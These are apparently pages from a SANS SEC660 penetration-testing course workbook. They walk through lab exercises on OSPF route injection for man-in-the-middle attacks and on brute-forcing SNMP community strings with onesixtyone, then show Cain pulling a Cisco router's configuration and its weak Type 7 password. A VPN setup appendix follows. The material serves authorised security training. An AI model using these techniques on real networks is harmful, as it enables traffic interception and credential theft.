After Loki establishes a peer relationship with the target router, Loki will display "FULL" in the state column, and include a list of routes retrieved from the target router, as shown on this page. This information is valuable for a penetration tester, giving us insight into the networking and organization of internal network routes. However, we can extend our access even further by injecting routes as well to create MITM opportunities.

OSPF Route Injection



IP	ID	AREA	STATE	AUTH	CRACK	MASTER
10.10.10.40	10.10.10.40	0	FULL	CRYPT		☑

Network
172.17.110.0

Netmask
255.255.255.0

Network type
TYPE_ROUTER_LINKS


Network	Netmask	Type
172.17.110.0	255.255.255.0	TYPE_ROUTER_LINKS

```
[S] OSPF: Sending ROUTER_LINKS LSU to 10.10.10.40
```

OSPF Route Injection

As a final attack component, we'll inject our own routing advertisement into the OSPF area. Navigate to the injection attack tab by clicking on the "Injection" tab at (1). Next, enter your desired network to inject at (2) using the format 172.17.XXX.0, where XXX is replaced with the last octet of your attack system IP address. Enter the subnet mask as shown at (3). Finally, click the "Add" button at (4) to advertise the presence of this new route within the OSPF network.

Looking Glass Perspective



```
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     1.0.0.0/24 is subnetted, 1 subnets
C       1.1.1.0 is directly connected, FastEthernet0/1
     19.0.0.0/32 is subnetted, 1 subnets
O       19.23.27.1 [110/2] via 1.1.1.3, 00:00
     172.17.0.0/24 is subnetted, 1 subnets
O       172.17.110.0 [110/2] via 10.10.10.110
C    10.0.0.0/8 is directly connected, FastEthe
     11.0.0.0/32 is subnetted, 1 subnets
O       11.13.17.1 [110/2] via 1.1.1.3, 00:00:34, FastEthernet0/1
     29.0.0.0/32 is subnetted, 1 subnets
O       29.31.37.1 [110/2] via 1.1.1.3, 00:00:34, FastEthernet0/1
```


Attacker route is added to OSPF table

Output from "show ip ospf neighbor" follows.

```
Neighbor ID     Pri   State           Dead Time   Address         Interface
10.10.10.110      1   FULL/BDR        00:00:30    10.10.10.110    FastEthernet0/0
29.31.37.1        1   FULL/DR         00:00:36    1.1.1.3         FastEthernet0/1
```

Looking Glass Perspective

After injecting the malicious OSPF advertisement, navigate to the looking glass page at: http://10.10.10.70/routing.html. Wait a minute as the page automatically refreshes itself and examine both the routing table for your malicious network advertisement and the presence of your attack system IP address as an OSPF neighbor.




Exercise: Abusing Cisco SNMP Read/Write Access

- In the Exploiting the Network module we looked at SNMP
  - Cisco IOS devices with SNMP RW access permit retrieval of configuration file data
- Your target is at 10.10.10.40
  - Discover SNMP RO community string
  - Discover SNMP RW community string
  - Retrieve Cisco IOS configuration file
- Please do not change MIB data or the router configuration file

Exercise: Abusing Cisco SNMP Read/Write Access
In the Exploiting the Network module we looked at various techniques to compromise and manipulate the SNMP protocol on various devices. One valuable attack mechanism against Cisco IOS devices is to retrieve the device configuration file, initiating the transfer with the SNMP read/write string and retrieving the configuration data over TFTP.


The Cain CCDU feature makes it straightforward to retrieve the Cisco configuration file. Use a combination of SNMP community string guessing tools and Cain to retrieve the configuration from the Cisco IOS target at 10.10.10.40. Please do not make any changes to the MIB or the router configuration file though. Thanks!



Abusing Cisco SNMP RW – STOP

- Stop here, unless you want answers to the exercise

Abusing Cisco SNMP RW – STOP
Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.



Community String Recovery – onesixtyone

```
# ping -c 2 10.10.10.40
PING 10.10.10.40 (10.10.10.40) 56(84) bytes of data.
64 bytes from 10.10.10.40: icmp_seq=1 ttl=255 time=1.62 ms
64 bytes from 10.10.10.40: icmp_seq=2 ttl=255 time=1.63 ms

--- 10.10.10.40 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 1.621/1.630/1.639/0.009 ms
# onesixtyone -c /usr/share/doc/onesixtyone/dict.txt 10.10.10.40
Scanning 1 hosts, 50 communities
Cant open hosts file, scanning single host: 10.10.10.40
10.10.10.40 [private] Cisco IOS Software, C2600 Software (C2600-ADVSECURITYK9-M),
Version 12.3(11)T, RELEASE SOFTWARE (fc2)  Technical Support:
http://www.cisco.com/techsupport  Copyright (c) 1986-2004 by Cisco Systems, Inc.
Compiled Sat 18-Sep-04 11:38 by eaarmas
10.10.10.40 [public] Cisco IOS Software, C2600 Software (C2600-ADVSECURITYK9-M), Version
12.3(11)T, RELEASE SOFTWARE (fc2)  Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2004 by Cisco Systems, Inc.  Compiled Sat 18-Sep-04 11:38 by eaarmas
```


Community String Recovery – onesixtyone

In this solution, the onesixtyone tool is used to brute-force and discover the SNMP community string against the target system. First, verify connectivity to the target at 10.10.10.40 with "ping 10.10.10.40". This is always a good idea before attacking a system with a UDP-based protocol to ensure your traffic will make it to the target.

Next, use the onesixtyone with the "-c" parameter, referencing the standard SNMP community string file in /usr/share/doc/onesixtyone/dict.txt. Finally, specify the target IP address as the last command-line parameter.

Quickly, onesixtyone will identify the community public and private community strings on the target system, as shown here.

Cain CCDU Attack (1)


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Query
Timestamp IP Address SNMP R/W Community
1
2
3
OK
Cancel
http://www.oxid.it

Cisco Config Downloader

Device Hostname / IP Address: 10.10.10.40


SNMP Read/Write Community: private

Protocol: SNMPv2

Cain CCDU Attack (1)
With the SNMP read-write community string, we can turn to Cain's CCDU utility to retrieve the target IOS device configuration file. Install the Cain ca_setup.exe installer included on the course USB drive.

Next, start Cain and click on the CCDU tab. Click on the blue plus sign on the toolbar, and specify the target as shown on this page. Click OK to retrieve the target configuration file.

Cain CCDU Attack (2)



Timestamp	IP Address	SNMP R/W Community	Filename
09/07/2014 - 16:39:49	10.10.10.40	private	10.10.10.40_RunningConfig_201479203949394...

C:\Program Files (x86)\Cain\CCDU

10.10.10.40_RunningConfig_20147920394...

1 item

*C:\Program Files (x86)\Cain\CCDU\10.10.10.40_RunningConfig_201479203949394.txt - Notepad++

File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

10.10.10.40_RunningConfig_201479203949394.txt


```
line con 0
line aux 0
line vty 0 4
 access-class 1 in
 password 7 0825444B490E0D1E060E01053820642C36382D00
 login
 transport input telnet
!
```

length : 1842 lines : 91 Ln : 1 Col : 1 Sel : 0 UNIX ANSI INS

Cain CCDU Attack (2)

Cain's CCDU attack quickly recovers the IOS configuration file. If you right-click on the Cain entry and select "View", you will get a jumbled configuration file in Notepad because the file is Unix formatted. Instead, browse to the C:\Program Files (x86)\Cain\CCDU directory and open the retrieved file with Notepad++, WordPad, or another editor that handled Windows-formatted text files. You will be able to review the configuration file contents, and even recover weak passwords from the configuration file with Cain's Type 7 Password Decoder feature.

Congratulations, you have reached the end of the SEC660.1 bootcamp exercises.




SEC660.1

SANS

Appendix A: SANS Online VPN Setup Instructions

This page intentionally left blank.




Introduction

- Remote access to the SEC660 online lab network is accessible to SANS Online participants
  - vLive!, OnDemand, Self-Study, and Simulcast
- Follow these setup instructions to configure the Windows 10 and Kali Linux VMs distributed with your course materials

Introduction

If you are completing SEC660 remotely through one of the SANS Online programs, you will be able to access the final workshop servers through a VPN connection. This appendix is designed to guide you through the setup process for configuring the supplied Windows 10 VM and the Kali Linux VM distributed with your course materials.

SEC660 Virtual Lab Access Email



From: virtual-labs-support@sans.org
Subject: SEC660A Virtual Lab Access
Date: February 6, 2018 at 8:55 AM
To: josh@counterhack.com

Dear Josh Wright,

This email is sent to all registered students in the Mentor, OnDemand or vLive! SEC660 classes. The information contained below tells you how to access the virtual lab for Days 1-5 of the class.


General Information
===================
If you take SEC660 at a conference, the first five days of the class have you doing exercises against a number of targets at the front of the room, and the room is networked.

This email has important information!

SEC660 Virtual Lab Access Email

Please locate and open the email from the SANS Virtual Labs Support team (virtual-labs-support@sans.org) that provides you with the necessary information to access the SEC660 online lab network. Take a few minutes to read through the message.

Windows 10 Setup – Download VPN Certificate and Key



SEC660A Virtual Lab Access

From: virtual-labs-support@sans.org
Subject: SEC660A Virtual Lab Access
Date: February 6, 2018 at 8:55 AM
To: josh@counterhack.com

obtain the software and other configuration files
llowing link to go to a web page that has your
and key files.

http://labs.sans.org/SEC660A/users/564345a070d4570

Access
======
You have access to the SEC660A Virtual Lab the entire t
